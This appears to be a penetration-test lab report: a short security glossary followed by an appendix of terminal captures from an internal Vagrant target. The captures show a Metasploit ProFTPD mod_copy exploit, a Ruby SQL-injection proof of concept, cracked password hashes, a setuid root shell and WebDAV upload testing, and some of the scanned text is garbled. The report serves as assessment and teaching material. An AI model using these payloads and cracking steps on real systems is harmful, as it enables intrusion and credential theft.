**Nmap** - A strong and adaptable tool for network exploration, management, and security auditing is called Nmap (Network Mapper). It gives users access to information about the operating system, open ports, and vulnerabilities as well as the ability to scan and find hosts and services on a computer network. Network

administrators, security experts, and penetration testers frequently use Nmap to find and analyze network problems, safeguard networks, and fend off prospective attacks. It is a piece of open-source software that may be used with Linux, Windows, and macOS among other operating systems.

MAC Address - An individual identification code known as a Media Access Control (MAC) address is given to a network interface controller (NIC) to be used as a network address in communications inside a network. It is a hardware address that a manufacturer assigns to a device and that cannot be modified.

**Operating system** - An operating system also known as "OS", is a piece of software that controls how computer hardware resources are used and offers standard services for software applications. It serves as a bridge for communication and collaboration between computer hardware and application software.

**Password cracking** - The process of retrieving a lost, forgotten, or encrypted password using several methods, such as brute-force attacks, dictionary attacks, and rainbow table attacks, is known as password cracking.


**Penetration Test** - A security evaluation called a penetration test, mimics an attack on a computer system or network. A penetration test's objective is to find system flaws and vulnerabilities that could be used by attackers.


**Vulnerability** - A vulnerability is a weak point or flaw in a system, piece of software, piece of hardware, or a network that an attacker could use to gain access, steal information, or harm the system. There are many different types of vulnerabilities, including software faults, configuration errors, design defects, and human mistakes.

# 7. Appendix A

#### 7.1

```
is info 0
 msf6 auxiliary(
       Name: ProFTPD 1.3.5 Mod_Copy Command Execution Module: exploit/unix/ftp/proftpd_modcopy_exec Platform: Unix
  Archin. Colla
Archined
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2015-04-22
Provided by:
Vadim Melihow
xistence <xistence@0×90.nl>
Available targets:
Id Name
    0 ProFTPD 1.3.5
 Check supported:
  Basic options:
    Name
                                 Current Setting Required Description
                                                                                                   A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://github.com/rapid7/metasploit-framew ork/wiki/Using-Metasploit
HTTP port (TCP)
FTP port
Absolute writable website path
Negotiate SSL/TLS for outgoing connections
Base path to the website
Absolute writable path
HTTP server virtual host
                                192.168.56.100
     RHOSTS
    RPORT 80
RPORT_FTP 21
                                                                           yes
yes
no
yes
    SSL false
TARGETURI /
TMPPATH /tmp
                                                                           yes
no
     VHOST
Payload information:
Avoid: 0 characters
 Description:
   escription:
This module exploits the SITE CPFR/CPTO commands in ProFTPD version
1.3.5. Any unauthenticated client can leverage these commands to
copy files from any part of the filesystem to a chosen destination.
The copy commands are executed with the rights of the ProFTPD
service, which by default runs under the privileges of the 'nobody'
user. By using /proc/self/cmdline to copy a PHP payload to the
website directory, PHP remote code execution is made possible.
 References:
https://nvd.nist.gov/vuln/detail/CVE-2015-3306
https://www.exploit-db.com/exploits/36742
```






#### 7.5




I learned recently that the `bash` shell saves a history of commands that a user has run to a textfile in the user's home directory:

~/.bash\_history

It's just a text file, and it can be interesting to look at sometimes to see what a user has been doing. It's not very reliable though because it's just a textfile and can be edited or deleted or whatever.









```
jcochran@vagrant:/home/bcurtis/poc$ ls -a
jcochran@vagrant:/home/bcurtis/poc$ cd payroll_app/
jcochran@vagrant:/home/bcurtis/poc/payroll_app$ ls
jcochran@vagrant:/home/bcurtis/poc/payroll_app$ ls -a
      poc rb
jcochran@vagrant:/home/bcurtis/poc/payroll_app$ file poc.rb
poc.rb: ASCII text
jcochran@vagrant:/home/bcurtis/poc/payroll_app$ cat poc.rb
require 'net/http'
url = "http://127.0.0.1/payroll_app.php"
uri = URI(url)
user = 'bcurtis'
injection = "password'; select password from employees where username='' OR ''='"
puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' ⇒ user, 'password' ⇒ injection, 's' ⇒ 'OK')
puts "Response body is #{res.body}"
puts "Done"
jcochran@vagrant:/home/bcurtis/poc/payroll_app$
```

bcurtis@vagrant:~/mail\$ file FDY-vawrpgvba.txt FDY-vawrpgvba.txt: ASCII text bcurtis@vagrant:~/mail\$ cat FDY-vawrpgvba.txt Subject: FDY vawrpgvba To: pete.tempano@gmail.com Date: Wed, 01 Oct 2020 12:21:18 +0000 (UTC) From: bcurtis@humbleifv.internal Unu, gbb rnfl: cnlebyy\_ncc.cuc
hfre = 'ophegvf' "cnffjbeq'; fryrpg cnffjbeq sebz hfref jurer hfreanzr='' BE ''='" bcurtis@vagrant:~/mail\$ bcurtis@vagrant:~/mail\$ file Onpxqbbe.txt Onpxqbbe.txt: ASCII text bcurtis@vagrant:~/mail\$ cat Onpxqbbe.txt Subject: Onpxqbbe To: pete.tempano@gmail.com Date: Wed, 21 Oct 2020 19:21:18 +0000 (UTC) From: bcurtis@humbleify.internal Vs vqvbg znantrzrag xvpxf zr bhg, V unir n jnl onpx va naq V'yy znxr gurz erterg vg. Cunfr 1 vf cbeg 1524. Cunfr 2 vf qbphzragf.mvc. bcurtis@vagrant:~/mail\$





Field	Type	Null	Key	Default	Extra
username	varchar(30)	NO		NULL	
first_name	varchar(30)	NO	is Music	NULL	1 1122
last_name	varchar(30)	NO	İ	NULL	İ
password	varchar(40)	NO	144	NULL	İ
salary	int(20)	NO	İ	NULL	İ

```
jcochran@vagrant:/home/tyler$ cat remember-to-turn-off-webdav.txt
Note to self, I need to remember to turn off webdav on the webserver,
I think it's enabled for the `/uploads/` directory. Bad
things might happen, like I saw [here](https://null-byte.wonderhowto.com/how-to/exploit-webdav-server-get-shell-0204718/).
jcochran@vagrant:/home/tyler$
```

#### 7.14

tyler Tyler Henry humbl3ifytyl3r 90000 bcurtis Brent Curtis motocross4life 36000 bschneider Bill Schneider humblhumbl 999999 cincinnatus Meg Campbell hellohello04 72000 jcochran James Cochran jcochran 19005 mhayes Marla Hayes seyahm 1	username	first_name	last_name	password	++   salary
mary   Zimmerman   Changeme   330	bcurtis bschneider cincinnatus jcochran	Brent Bill Meg James	Curtis Schneider Campbell Cochran	motocross4life humblhumbl hellohello04 jcochran	36000 999999 72000

#### 7.15

bcurtis@vagrant:-/recycle-bin\$ file documents.zip
documents.zip: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=cee1668cb536aa0a
f5fc2fa2a5e5d8b80db231d7, not stripped

```
bcurtis@vagrant:~/recycle-bin$ ./documents.zip
# whoami
root
#
```

```
msf6 auxiliary(
                                       ) > davtest -url http://192.168.56.200/uploads
exec: davtest -url http://192.168.56.200/uploads
*******************************
Testing DAV connection
                                    http://192.168.56.200/uploads
NOTE Random string for this session: UM8qzMlEI
Creating directory
             SUCCEED:
                                    Created http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI
MKCOL
*************************************
Sending test files
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.jsp
      jsp
PUT
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.asp
       asp
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.cgi
PUT
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.html
PUT
       html
              SUCCEED:
PUT
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.txt
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.jhtml
       jhtml
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.aspx
PUT
       aspx
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.shtml
PUT
       shtml
              SUCCEED:
PUT
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.pl
              SUCCEED:
PUT
       php
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.php
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.cfm
PUT
       cfm
              SUCCEED:
Checking for test file execution
EXEC
              FAIL
      isp
              FATI
FXFC
       asp
EXEC
              FAIL
EXEC
       html
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.html
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir UM8gzMlEI/davtest UM8gzMlEI.txt
EXEC
       txt
       jhtml
FXFC
              FATI
EXEC
       aspx
              FAIL
EXEC
       shtml
              FAIL
EXEC
              FAIL
              SUCCEED:
                             http://192.168.56.200/uploads/DavTestDir_UM8qzMlEI/davtest_UM8qzMlEI.php
EXEC
       php
EXEC
       cfm
              FAIL
```

```
r/usr/share/hashcat/rules/best64.rule --outfile=vagrant_cracked.txt vagrant_hashes.txt /usr/share/wordlists/rockyou.txt
sudo cat /usr/share/wordlists/vagrant_cracked.txt
$1$salt123$kwFVkSplAe7UQvY0/8SNF.:seyahm
$1$salt123$.sIeB4E60fHjv4vsH/jAF/:humblhumbl
$1$salt123$Rv23C4GhDRzJ5HakiB0UF.:motocross4life
$1$salt123$7cTwqBD8tVoerYuBITPhU/:ChangeMe
```